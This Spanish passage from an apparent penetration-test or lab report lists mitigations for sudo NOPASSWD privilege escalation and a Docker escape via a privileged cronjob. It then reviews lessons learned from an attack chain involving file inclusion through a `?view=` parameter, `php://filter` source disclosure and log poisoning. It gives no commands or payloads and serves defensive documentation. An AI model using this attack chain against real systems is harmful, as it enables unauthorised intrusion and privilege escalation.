DCG-003	PrivEsc (Sudo NOPASSWD)	Eliminar la configuración `NOPASSWD` para binarios de uso general (`/usr/bin/env` o similares). Limitar las

ID	Riesgo	Recomendación de Mitigación
		capacidades de `sudo` solo a los comandos críticos y necesarios.
DCG-004	Docker Escape (Cronjob Inseguro)	Revisar y asegurar las configuraciones de montaje de volúmenes de Docker. Los *cronjobs* con altos privilegios que interactúan con archivos dentro de contenedores deben ser monitoreados o eliminados si representan un riesgo de evasión.

4. Lecciones aprendidas / Análisis del ataque

- **¿Cómo se detectó el vector?** El vector inicial se detectó por la presencia del parámetro `?view=`, y su bypass se confirmó mediante la decodificación del código fuente de `index.php` que reveló la lógica de inclusión de archivos y el parámetro `ext`.
- **¿Qué generó sospecha?** La existencia de una configuración de `sudo NOPASSWD` para un binario de shell (como `env`) siempre indica una ruta directa para la escalada de privilegios. Posteriormente, la ubicación y el contenido de `/opt/backups/backup.sh` sugirieron el potencial de un *Docker Escape*.

- **¿Qué acciones se realizarían distinto en un entorno real?** Se priorizaría el uso de herramientas automatizadas para la enumeración de escalada de privilegios y la identificación de vulnerabilidades de contenedores. Se documentarían de manera más explícita los intentos de *path traversal* con el filtro `php://filter` para confirmar las restricciones de inclusión antes de intentar la explotación de Log Poisoning.